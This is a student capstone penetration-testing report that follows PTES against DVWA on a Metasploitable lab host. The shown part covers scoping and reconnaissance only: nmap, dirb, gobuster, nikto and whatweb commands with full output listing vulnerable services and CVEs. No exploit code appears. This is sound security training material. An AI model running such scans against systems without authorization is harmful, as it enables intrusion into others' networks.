# Capstone Project Full VAPT Cycle


## Project Overview

I executed a complete penetration testing engagement following PTES (Penetration Testing Execution Standard) methodology against DVWA (Damn Vulnerable Web Application).

## Environment Configuration


- Kali Linux 2024.3 (Attacker Machine)
- DVWA latest version (Target Application)
- OpenVAS for vulnerability scanning
- Metasploit for exploitation
- Google Docs (Reporting platform)

target machine ip checked




attacker machine ip check

```
ifconfig
```




## Phase 1: Pre-Engagement

I established the scope and rules of engagement:

- Target: DVWA on 192.168.1.5
- Testing duration: 8 hours
- Authorized techniques: All except DoS

## Phase 2: Intelligence Gathering

I performed reconnaissance on the DVWA application:

1. nmap scan

```
nmap -sV -sC -O 192.168.1.5
```

This command performed:

- Service version detection (-sV)
- Default script scanning (-sC)
- OS fingerprinting (-O)

result

```
—$ nmap -sV -sC -O 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 13:28 IST
Nmap scan report for 192.168.1.5
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40844/tcp   mountd
|   100005  1,2,3      56917/udp   mountd
|   100021  1,3,4      37803/udp   nlockmgr
|   100021  1,3,4      44122/tcp   nlockmgr
|   100024  1          50602/udp   status
|_  100024  1          50706/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 505
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, ConnectWithDatabase,
LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake,
Support41Auth, SupportsCompression
|   Status: Autocommit
|_  Salt: "eXi'"vNb#$+L|LFXi&"
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no
such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-22T02:25:32+00:00; -5h34m16s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 13:36:09
|   source ident: nmap
|   source host: EA06A71D.78DED367.FFFA6D49.IP
|_  error: Closing Link: oxraqlgnk[192.168.1.10] (Quit: oxraqlgnk)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 5A:D3:BE:A3:EB:C6 (Unknown)
```

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-08-21T22:24:41-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -4h14m16s, deviation: 2h18m33s, median: -5h34m16s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.99 seconds
```

did directory enemuration using dirb

```
dirb http://192.168.1.5/DVWA/
```

output:

```
└─$ dirb http://192.168.1.5/dvwa/ /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 22 13:44:43 2025
URL_BASE: http://192.168.1.5/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


```
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.5/dvwa/ ----
+ http://192.168.1.5/dvwa/about (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.5/dvwa/config/
==> DIRECTORY: http://192.168.1.5/dvwa/docs/
==> DIRECTORY: http://192.168.1.5/dvwa/external/
+ http://192.168.1.5/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.1.5/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.1.5/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.1.5/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.1.5/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.1.5/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.1.5/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.1.5/dvwa/setup (CODE:200|SIZE:3549)

---- Entering directory: http://192.168.1.5/dvwa/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.5/dvwa/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.5/dvwa/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Aug 22 13:44:48 2025
DOWNLOADED: 4612 - FOUND: 15
```

```
gobuster scan
```

```
# Gobuster for faster scanning
└─$ gobuster dir -u http://192.168.1.5/dvwa/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt -t 50
===============================================================
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.5/dvwa/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 294]
/docs                 (Status: 301) [Size: 319] [-->
http://192.168.1.5/dvwa/docs/]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/about.php            (Status: 302) [Size: 0] [--> login.php]
/index                (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 1289]
/login                (Status: 200) [Size: 1289]
/security.php         (Status: 302) [Size: 0] [--> login.php]
/security             (Status: 302) [Size: 0] [--> login.php]
/README               (Status: 200) [Size: 4934]
/README.txt           (Status: 200) [Size: 4934]
/external             (Status: 301) [Size: 323] [-->
http://192.168.1.5/dvwa/external/]
/about                (Status: 302) [Size: 0] [--> login.php]
/config               (Status: 301) [Size: 321] [-->
http://192.168.1.5/dvwa/config/]
/favicon              (Status: 200) [Size: 1406]
/robots.txt           (Status: 200) [Size: 26]
/robots               (Status: 200) [Size: 26]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/logout               (Status: 302) [Size: 0] [--> login.php]
/vulnerabilities      (Status: 301) [Size: 330] [-->
http://192.168.1.5/dvwa/vulnerabilities/]
/setup                (Status: 200) [Size: 3549]
/setup.php            (Status: 200) [Size: 3549]
/COPYING.txt          (Status: 200) [Size: 33107]
/COPYING              (Status: 200) [Size: 33107]
/instructions         (Status: 302) [Size: 0] [--> login.php]
/instructions.php     (Status: 302) [Size: 0] [--> login.php]
/CHANGELOG            (Status: 200) [Size: 5066]
/CHANGELOG.txt        (Status: 200) [Size: 5066]
/.html                (Status: 403) [Size: 294]
/phpinfo              (Status: 302) [Size: 0] [--> login.php]
/phpinfo.php          (Status: 302) [Size: 0] [--> login.php]
```

```
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```




nikto web scan


```
nikto -h http://192.168.1.5/dvwa/ -C all -output nikto_results.txt
```

output:

```
 Nikto v2.5.0/
+ Target Host: 192.168.1.5
+ Target Port: 80
+ GET /dvwa/: Cookie PHPSESSID created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies:
+ GET /dvwa/: Cookie security created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies:
+ GET /dvwa/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ GET /dvwa/: The anti-clickjacking X-Frame-Options header is not present.
See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-
```

```
Options:
+ GET /dvwa/: The X-Content-Type-Options header is not set. This could
allow the user agent to render the content of the site in a different
fashion to the MIME type. See: https://www.netsparker.com/web-
vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ GET /dvwa/robots.txt: Server may leak inodes via ETags, header found
with file /dvwa/robots.txt, inode: 93164, size: 26, mtime: Tue Mar 16
11:26:22 2010. See: CVE-2003-1418:
+ GET /dvwa/index: Uncommon header 'tcn' found, with contents: list.
+ GET /index: Apache mod_negotiation is enabled with MultiViews, which
allows attackers to easily brute force file names. The following
alternatives for 'index' were found: index.php. See:
http://www.wisec.it/sectou.php?
id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
:
+ HEAD /dvwa: Apache/2.2.8 appears to be outdated (current is at least
Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ TRACE /: HTTP TRACE method is active which suggests the host is
vulnerable to XST. See: https://owasp.org/www-
community/attacks/Cross_Site_Tracing:
+ GET /dvwa/config/: Directory indexing found.
+ GET /dvwa/config/: Configuration information may be available remotely.
+ GET /dvwa/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings. See: OSVDB-12184:
+ GET /dvwa/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings. See: OSVDB-12184:
+ GET /dvwa/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings. See: OSVDB-12184:
+ GET /dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings. See: OSVDB-12184:
+ GET /dvwa/login/: This might be interesting.
+ GET /dvwa/docs/: Directory indexing found.
+ GET /dvwa/CHANGELOG.txt: A changelog was found.
+ GET /dvwa/login.php: Admin login page/section found.
+ GET /dvwa/?-s: PHP allows retrieval of the source code via the -s
parameter, and may allow command execution. See: CVE-2012-1823:
+ GET /dvwa/login.php?-s: PHP allows retrieval of the source code via the
-s parameter, and may allow command execution. See: CVE-2012-1823:
+ GET /dvwa/CHANGELOG.txt: Version number implies that there is a SQL
Injection in Drupal 7, which can be used for authentication bypass
(Drupalgeddon). See: CVE-2014-3704
https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-
injection-vulnerability.html:
```

screenshot:




## Whatweb technology detection

```
whatweb http://192.168.1.5/dvwa/ -v
```

output:

```
└─$ whatweb http://192.168.1.5/dvwa/ -v
WhatWeb report for http://192.168.1.5/dvwa/
Status    : 302 Found
Title     : <None>
IP        : 192.168.1.5
Country   : RESERVED, ZZ

Summary   : Apache[2.2.8], Cookies[PHPSESSID,security], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], PHP[5.2.4-2ubuntu5.10], RedirectLocation[login.php], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.2.8 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/
```

```
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : PHPSESSID
        String       : security

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.2.8 (Ubuntu) DAV/2 (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.2.4-2ubuntu5.10
        Google Dorks: (2)
        Website      : http://www.php.net/

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : login.php (from location)

[ WebDAV ]
        Web-based Distributed Authoring and Versioning (WebDAV) is
        a set of methods based on the Hypertext Transfer Protocol
        (HTTP) that facilitates collaboration between users in
        editing and managing documents and files stored on World
        Wide Web servers. - More Info:
        http://en.wikipedia.org/wiki/WebDAV

        Version      : 2

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : PHP/5.2.4-2ubuntu5.10 (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 302 Found
        Date: Fri, 22 Aug 2025 03:40:20 GMT
        Server: Apache/2.2.8 (Ubuntu) DAV/2
```

```
        X-Powered-By: PHP/5.2.4-2ubuntu5.10
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
        Pragma: no-cache
        Set-Cookie: PHPSESSID=53b177232d5c5f046b6a63332b4034fc; path=/
        Set-Cookie: security=high
        Location: login.php
        Content-Length: 0
        Connection: close
        Content-Type: text/html

WhatWeb report for http://192.168.1.5/dvwa/login.php
Status    : 200 OK
Title     : Damn Vulnerable Web App (DVWA) - Login
IP        : 192.168.1.5
Country   : RESERVED, ZZ

Summary   : Apache[2.2.8], Cookies[PHPSESSID,security], DVWA,
HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2],
PasswordField[password], PHP[5.2.4-2ubuntu5.10], WebDAV[2], X-Powered-
By[PHP/5.2.4-2ubuntu5.10]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.2.8 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : PHPSESSID
        String       : security

[ DVWA ]
        Damn Vulnerable Web App (DVWA) is a PHP/MySQL web
        application that is damn vulnerable.

        Google Dorks: (1)
        Website     : http://www.dvwa.co.uk/
```

```
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.2.8 (Ubuntu) DAV/2 (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.2.4-2ubuntu5.10
        Google Dorks: (2)
